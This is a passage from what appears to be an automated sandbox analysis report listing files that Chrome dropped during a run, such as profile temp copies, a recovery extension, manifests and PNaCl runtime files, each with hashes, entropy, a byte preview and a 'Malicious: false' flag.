Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6..*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\b0a5404f-dd1c-4c0d-b9c2-1f279c80789a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	412839
Entropy (8bit):	6.0261056323732864
Encrypted:	false
SSDEEP:	12288:nM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:nv+lmNgA0RzxxPjjt8C
MD5:	7B747ED9B785C90A7E8EB0BF0B79FFF9
SHA1:	7FD3D4C244B8F460766237B1922875CA7B7458C6
SHA-256:	5D31FBFEFB8E93B1E7BAB0360FC987287ED501EE74C8FCF3B0B0957160F76D84
SHA-512:	B0EDF25BDAF16A7CE87B096515AA0D83FB3D5CBB71A82BDA5F9CA79301E513C83D7D69D83F115E36867CB2FF096FF84B218160DA54000E1E96ECED258FED3E
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\c9a2d23c-64cf-45e5-9842-e9998e4b834e.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	412652
Entropy (8bit):	6.025773919255641
Encrypted:	false
SSDEEP:	12288:nM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:nv+lmNgA0RzxxPjjt8C
MD5:	F96A948CCF0C2E15D2DF2C7D6BE16EC0
SHA1:	23CA32A0E72828812399699BC8D3ABC7A853F611
SHA-256:	2C61DDC4AC711A398577D61C661C631E30A8A467376749F228553DB6403EAAB0
SHA-512:	DCCE29B8AA34C37B81E9440117735B37B687CF5DFF2063221F84231E1018C73D3EAA679B1C5CBE06E89FD05EC1A642D2635DA2F1D1EF18E4FB12DBFE4A9CE5D
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\dd701e17-0d49-4ac1-b394-f091e29677c8.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	412745
Entropy (8bit):	6.025940948198358
Encrypted:	false
SSDEEP:	12288:7M44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:7v+lmNgA0RzxxPjjt8C
MD5:	3B1CCDAD0C474366E2ADEB70B9363241
SHA1:	1D4EEA816EA76578362EA4B2BB756478C20D9970
SHA-256:	B0475C63ECD7B1A2E7D0B17167B82F558B6F42D4D3FAAF84ECE611AC4BAE9DBD
SHA-512:	9DD36D0200C6FF824299E42BCE0FE617EF8E31E057694F19D9A1A46027D6645F35A89814B79E088FFCF531CF2BD831B51ADC272FB1651E661295001191266357
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\dd7501de-00da-4000-b3e8-97f6186442a9.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PGP symmetric key encrypted data - Plaintext or unencrypted data salted -
Category:	dropped
Size (bytes):	100752
Entropy (8bit):	3.743620229991644
Encrypted:	false
SSDEEP:	384:8wzuMD/FG0uvp+vqN/rMvrN83crN4Hh0GgvraCzQ27QxrlvZlh0rO/meJGRPPHIy:gqm1OEcswe4gd0lGPXS9KvFDla
MD5:	019AF58E9ECD0C06F1EFD3AD5169C5B4
SHA1:	3152565A0C53E66DF29EF9E4502EC62AFFF80F0C
SHA-256:	D8D6C0FEDCDEE10D03683CE2F8912515B497BDDD83702768BB0FCF3BD957BE46
SHA-512:	2AECFD3FC7F8461A3D70CE6691CAC155E7D0A61E1A12CEF7F20759CB5DC6B29FFE5485D0B56538BE88E85B0DFAD85FA3D71DB914FEB0A6E70D486C5BD2FE2C46
Malicious:	false
Preview:	.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\f45cb8ad-bca4-4a2f-9a87-b87aba46ae6b.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	412560
Entropy (8bit):	6.025604278053103
Encrypted:	false
SSDEEP:	12288:PM44zlmN/I8xzurRDn9nfNxF4ijZVtilBC:Pv+lmNgA0RzxxPjjt8C
MD5:	84ACC81FA8676867AA4A2B8C7FD24D2C
SHA1:	538562AB91ED6AFBDC9F092E575D76C00ACBE198
SHA-256:	9B2C295DCDD2F5C2EE78F76A923FEBE103F2B8935FA01193F22ABD86EAB17381
SHA-512:	ED81BA537DDACB5548BDFDCA0842A572CFBF8E5A2FDF8243A7B7213B3032630D7FD0DCE5B2183D35C58D7795ED3D6759FBD4F8D9D3C601866B5EB7968B28796
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.659376480442975e+12,"network":1.659344081e+12,"ticks":198382884.0,"uncertainty":3075639.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469218035"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\ffba62fe-1c27-4928-a8cf-06fac1be4d5d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	101472
Entropy (8bit):	3.743282593234487
Encrypted:	false
SSDEEP:	384:ewzuMD/FG0uvp+vqN/rMvrN83crN4Hh0GgvraCzQ27QxrlvZlh0rO/meK4GRPPH5:+qm1OEQswe4gd0lGPXS9KvFDlC
MD5:	7801D3214414B7551C64AAEBC1F5CA20
SHA1:	28483A474CB70762061A2761A655DC89AE0A9E49
SHA-256:	13D4B088042BAA58A0CFDA23ABF98A047FB6D5C862924C2F6C6370094CA49977
SHA-512:	EFF297249193942399A4652494B1D06F5E255F6BD2A571A9602D345EDEC5969E5C4BEFA19535E7D9607B2E37EFED86BC202B65356E8E7D9AE94E40E360EB6AD0
Malicious:	false
Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Temp\01119693-a0e6-48c9-a6c2-9427f350eb38.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Temp\0793800c-657c-42d9-958d-612619f1006d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F332688
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|'..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\5592_1575036701\Recovery.crx3

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	145035

Entropy (8bit):	**7.995615725071868**
Encrypted:	**true**
SSDEEP:	3072:TdgEhmDf+E8VY0x81Rkc6L2oqzqkPEu30gZlc3G2ZknF:TyEhmDf+/+Fnkj6lEukgZyyF
MD5:	EA1C1FFD3EA54D1FB117BFDBB3569C60
SHA1:	10958B0F690AE8F5240E1528B1CCFFFF28A33272
SHA-256:	7C3A6A7D16AC44C3200F572A764BCE7D8FA84B9572DD028B15C59BDCCBC0A77D
SHA-512:	6C30728CAC9EAC53F0B27B7DBE2222DA83225C3B63617D6B271A6CFEDF18E8F0A8DFFA1053E1CBC4C5E16625F4BBC0D03AA306A946C9D72FAA4CEB779F8FF CAF
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....S'.....2.{....'....+.'.."..Y.x.ISa...)....H.&92..?!..~..F.5."...n,.B.-|\.)..(.....]G..j.-M)... .C.....o&L..0.K.....UtP.&.N...;..^w/a{}v...~KG;...?.1...k.c..D.U.....J.6.`.G.5.x.k..[...i.A.@I^..I.<A. J...j.'.G.`.$q.N..Tdq]2]p.OF..#.#.....'....8.3.....0.."0...*.H.....0.....O..(...':19..O/.>....=.....m.n\.z..q.....JW..F.....+H.Z+KGO.9....8.....U...&.y....,$...?.Eo.....\f/.Z..+M8...B.3'..Y.r...X.AS?.~..k..n..... Z...&.G....."n.....l.0v.x#<....Lx,-.w..-..d.....J.pT..(' e~*{%kQ.Q.....rI.....Z....v.N.....J.d_.....rX.....w@.b.[.c../V.'c...!.~.k..}z...U.S..nC.....@.....Y..#.D.z.....5&.1O...X=p..2.F..P.6yP..>{.....HBX.*.E5....y..

C:\Users\user\AppData\Local\Temp\5592_1575036701_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1765
Entropy (8bit):	6.027545161275716
Encrypted:	false
SSDEEP:	48:p/hii6zkvVl1Jip2qRNHvakuQkCNFxdsGwmBKkgum91:Rz0kv6cNvaYNFwSEhug
MD5:	45821E6EB1AEC30435949B553DB67807
SHA1:	B3CADEB17FE5B76B5DBB428B8D3A07B341F8B1BC
SHA-256:	E5FAE91295BECF7F66BFA4BE1061CA5537ED763EB5D01485F23ECFB583304FEE
SHA-512:	BCBE40CAFAA4B14566D91E361D8FB7F0288D5C459FA478AA4C575444DA4D406E1076FC0B3A31D4A9E5EE034F0FE15A0EFE8A8A52B838DE94B96D3E488D28F0 FE
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJSZWNvdmVyeS5jcngzIiwicm9vdF9oYXNoIjoiaGdCR051SzhNR2NKaDlfNmZQaFdEWmpVYUFKeklzeDlJS21DUEZvb0dfUSJ9LHsicGF0aCI6Im1hbml mZXN0Lmpzb24iLCJyb290X2hhc2giOiIwYXduVFBFQmdDRHkyV05hVVk3Um9mSWN3c3ZwNHFRNUxzZVMxVXRiVXY0In1dLCJmb3JtYXQiOiJ0cmVlaGFzaCI sImhhc2hfYmxvY2tfc2l6ZSI6NDA5Nn1dLCJpdGVtX2lkIjoiaWhubGNlbm9jZWhnZGFlZ2RtaGJpZGpobmhkY2hmbW0iLCJpdGVtX3ZlcnNpb24iOiIxLjMuMzYuMTQxI iwicHJvdG9jb2xfdmVyc2lvbiI6MX0","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"iFuMX_kOZ-zJ7KVu6Lxb3rHWZg QvkZhv25x_SGlBiDV_okALrGbj6rUOWyNNNsHXMnT118XZmA696XR8qkr4dwT5Gvez-9gi-WYBY7XBkgo7v6NspGgJF89BNCeI-P9k-zBHOGgrf-fCEiAcoM7xCx9_f8ql Ry7nhQPyjOIHn5eEJEir0uSu6gdqR9afnVZ3UoR-VOLdOBt7fA4ee38MP2ut5qWU50F5dvIezfKkTVDMHwztvcLCy6R9SVkdSYv6jwWGccYRl-aclvkkHu6SnbZGI7fmDZ dkcBAxBHYEZZMmvb76ro4SO15GDyEVAo_Qf4trdrY_GyN_Bm73imCTjgtoGc

C:\Users\user\AppData\Local\Temp\5592_1575036701\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.7900469623255675
Encrypted:	false
SSDEEP:	3:SpOXzxlQ4BdPWfDL9c:SpOjDQFfVc
MD5:	2AE14F91312C4E8034366B09D49D5B18
SHA1:	AD4933A5D838D0FA0B960C327A5039A9E8249642
SHA-256:	4F122332EF0F2BB490EF59619D3602C1A7277C0A7A19C132202DB4803A09BFA2
SHA-512:	FB0CC467A4B8463F6A3BF42CDC11C23B34EB94A9397644B68714DCB819EE326BAE05022D59D23DC9907DF1E6928064D853FD0900BB6083417892D4D5A9BA771
Malicious:	false
Preview:	1.aeedb246d19256a956fedaa89fb62423ae5bd8855a2a1f3189161cf045645a19

C:\Users\user\AppData\Local\Temp\5592_1575036701\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	4.682333395896383
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFJ9LAG9Xg0XTFHqS1wP/pEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlM90ggITgS1wnuWfB0NpK4aotL
MD5:	7A8E3A0B6417948DF4D49F3915428D7A

SHA1:	4FC084AABDB13483567D5C417C7ED8FD16726A80
SHA-256:	D1AC274CF1018020F2D9635A518ED1A1F21CC2CBE9E2A4392EC792D54B5B52FE
SHA-512:	064D84A57B28C19AD10742859DA493D0826B47ADC632F6C623DFB4DE36D72A9D29BE98518061A9FFD42D99FCF01F27DE39CE74782B3A5ACBBE11DFDDEEAB59A1
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "ImprovedRecoveryComponentInner",. "version": "1.3.36.141",. "imageName": "image.squash",. "squash": true,. "fsType": "squashfs",. "isRemovable": false.}

C:\Users\user\AppData\Local\Temp\5592_80416975_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3034
Entropy (8bit):	5.876664552417901
Encrypted:	false
SSDEEP:	48:p/hEc9q0S+UTKYM43z8nqMsfWRUWEADM/W9n7lqFkakzcVTGkcYTPi6zM:RGcg5z/jjjHgUnV278+aWLy4
MD5:	8B6C3E16DFBF5FD1C9AC2267801DB38E
SHA1:	F5CADC5914DF858C96C189B092BC89C29407BBAA
SHA-256:	FD986A547D9585E98F451B87CA85DEB4B61EE540C6FAC678D7BEDABF04653095
SHA-512:	37048EF8FADF62A26CAEC6EE90AC192429AB1E99424E5C68FACA90C0DAD68642C761FDCAC03FC38FA930841F91FA145A6943EC7F168D4F2FA426F1F092C2F502
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY19wbmFjbF9qc29uliwicm9vdF9oYXNoIjoiVkNUSHNJVHNUSXVncWNhV2ctWHVpTU1sdWloV1FSTE1sQnpTTGprdGhETSJ9LHsicGF0aCI6Il9wbGF0Zm9ybV9zcGVjaWZpYy94ODZfNjQvcG5hY2xfcHVibGljX3g4Nl82NF9jcnRiZWdpbl9mb3JfZWhfbyIsInJvb3RfaGFzaCI6ImxINWt2a1BvSVZZczZKVHhyOHc5Q2MxXzloVEJCX3lVSlF6VDZseVVNd0kifSx7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY194ODZfNjRfY3J0ZW5kX28iLCJyb290X2hhc2giOiJkT2lJVzRmdEdGNW9FY0k1UXYyYjBmdXNrUlYyaUVtdmxhbmV6MlpFc3VvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3g4Nl82NC9wbmFjbF9wdWJsaWNfeDg2XzY0X2xkX25leGUiLCJyb290X2hhc2giOiIzNEU5QU9EMmpqLWNoMzZQZ0NVV0YtMUpYWVhVdlNGY1I4bks1aWppcWNjIn0seyJwYXRoIjoiX3B

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_pnacl_json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	507
Entropy (8bit):	4.68252584617246
Encrypted:	false
SSDEEP:	12:TjLJ7qaVgPPd8bdzQBXefosmc5T9+n6e1Cetm1JXcAwA:TJ7jViPOd8wfHmZ6RP15
MD5:	35D5F285F255682477F4C50E93299146
SHA1:	FB58813C4D785412F05962CD379434669DE79C2B
SHA-256:	5424C7B084EC4C8BA0A9C69683E5EE88C325BA28564112CC941CD22E392D8433
SHA-512:	59DF2D5F2684FACC80C72F9C4B7E280F705776076C9D843534F772D5A3D578BEE04289AEE81320F23FB4D743F3969EDF5BA53FEBBAC8A4D27F3BC53BCF271CE
Malicious:	false
Preview:	{. "COMMENT": [. "This file serves as a template for the resource info description used by ", . "the NaCl Chrome plugin. It is kept in the NaCl repository to prevent ", . "hard-coding of NaCl-specific information inside the Chrome repository.".], . "abi-version": 1, . "pnacl-arch": "x86-64", . "pnacl-ld-name": "ld.nexe", . "pnacl-llc-name": "pnacl-llc.nexe", . "pnacl-sz-name": "pnacl-sz.nexe", . "pnacl-version": "5dfe030a71ca66e72c5719ef5034c2ed24706c43".}

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_for_eh_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2712
Entropy (8bit):	3.4025803725190906
Encrypted:	false
SSDEEP:	48:b/5D5V5PK82aTS6aTTw0Do1DttoyDNsEA:b/hbVic1ZtLDNsE
MD5:	604FF8F351A88E7A1DBD7C836378AE86
